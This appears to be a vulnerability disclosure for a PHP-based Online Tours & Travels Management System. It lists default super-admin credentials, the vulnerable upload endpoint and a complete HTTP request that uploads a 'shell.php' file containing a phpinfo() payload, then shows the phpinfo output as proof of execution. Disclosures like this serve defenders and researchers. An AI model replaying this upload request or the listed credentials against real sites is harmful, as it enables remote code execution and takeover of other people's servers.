

80 lines (55 sloc) | 2.52 KB ••••

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

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vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/travellers.php

Loophole location: Online Tours & Travels management system's add_travellers.php file exists arbitrary file upload (RCE)


Request package for file upload:

POST /tour/admin/operations/travellers.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/add travellers.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=-----9453452924520
Content-Length: 1097
-----9453452924520
Content-Disposition: form-data; name="val-username"
hhhh
-----9453452924520
Content-Disposition: form-data; name="val-email"
11111111@qq.com
-----9453452924520
Content-Disposition: form-data; name="val-password"
$&@%bBHGu111
-----9453452924520
Content-Disposition: form-data; name="val-confirm-password"
$&@%bBHGu111
-----9453452924520
Content-Disposition: form-data; name="state_name"
Haryana
-----9453452924520
Content-Disposition: form-data; name="val-digits"
188888888
-----9453452924520
Content-Disposition: form-data; name="val-suggestions"
11111
-----9453452924520
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/octet-stream
JFJF
<?php phpinfo();?>
-----9453452924520
Content-Disposition: form-data; name="submit"
```

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The files will be uploaded to this directory \tour\admin\img



We visited the directory of the file in the browser and found that the code had been executed



System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Se
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "enable-snapshot-build" "pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "w\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "enable-objecom-dotnet=shared" "without-analyzer" "with-pgo"
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